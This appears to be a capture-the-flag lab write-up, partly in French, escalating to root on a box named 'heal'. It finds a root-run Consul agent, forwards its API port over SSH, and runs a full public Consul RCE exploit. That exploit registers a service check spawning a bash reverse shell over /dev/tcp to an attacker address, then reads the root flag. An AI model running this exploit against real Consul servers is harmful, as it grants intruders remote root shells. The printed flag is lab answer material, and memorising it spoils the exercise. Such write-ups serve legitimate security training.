
```

ron@heal:~$ ps aux | grep consul
root      1807  0.6  2.5 1357156 99980 ?        Ssl  15:00   0:02 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.d
ron       2152  0.0  0.0   6480   2304 pts/0    S+   15:07   0:00 grep --color=auto consul
ron@heal:~$ systemctl status consul
● consul.service - Consul Service Discovery Agent
   Loaded: loaded (/etc/systemd/system/consul.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2025-05-11 15:00:53 UTC; 7min ago
     Main PID: 1807 (consul)
        Tasks: 9 (limit: 4520)
       Memory: 26.7M
          CPU: 2.725s
      CGroup: /system.slice/consul.service
              └─1807 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.d

```

ssh [ron@10.10.11.46](#) -L 9090:127.0.0.1:8500

*Redirection du port 8500 vers 9090 sur ma machine locale*



Consul v1.19.2

## exploit

<https://www.exploit-db.com/exploits/51117>

### Hashicorp Consul v1.0 - Remote Command Execution (RCE)

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 6:
    print(f"\n[\033[1;31m-\033[1;37m] Usage: python3 {sys.argv[0]} <rhost> <rport> <lhost> <lport> <acl_token>\n")
    exit(1)
```

```
target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}" }
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash -i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s", "Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print("\n\033[1;32m+\033[1;37m Request sent successfully, check your listener\n")
except:
    print("\n\033[1;31m-\033[1;37m Something went wrong, check the connection and try again\n")
```

## shell

python exploit.py 127.0.0.1 9090 10.10.14.9 9001 0

```
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# cd /root
cd /root/
root@heal:~# cat root.txt
44d8285085a49ea85599324297c8f8d9
```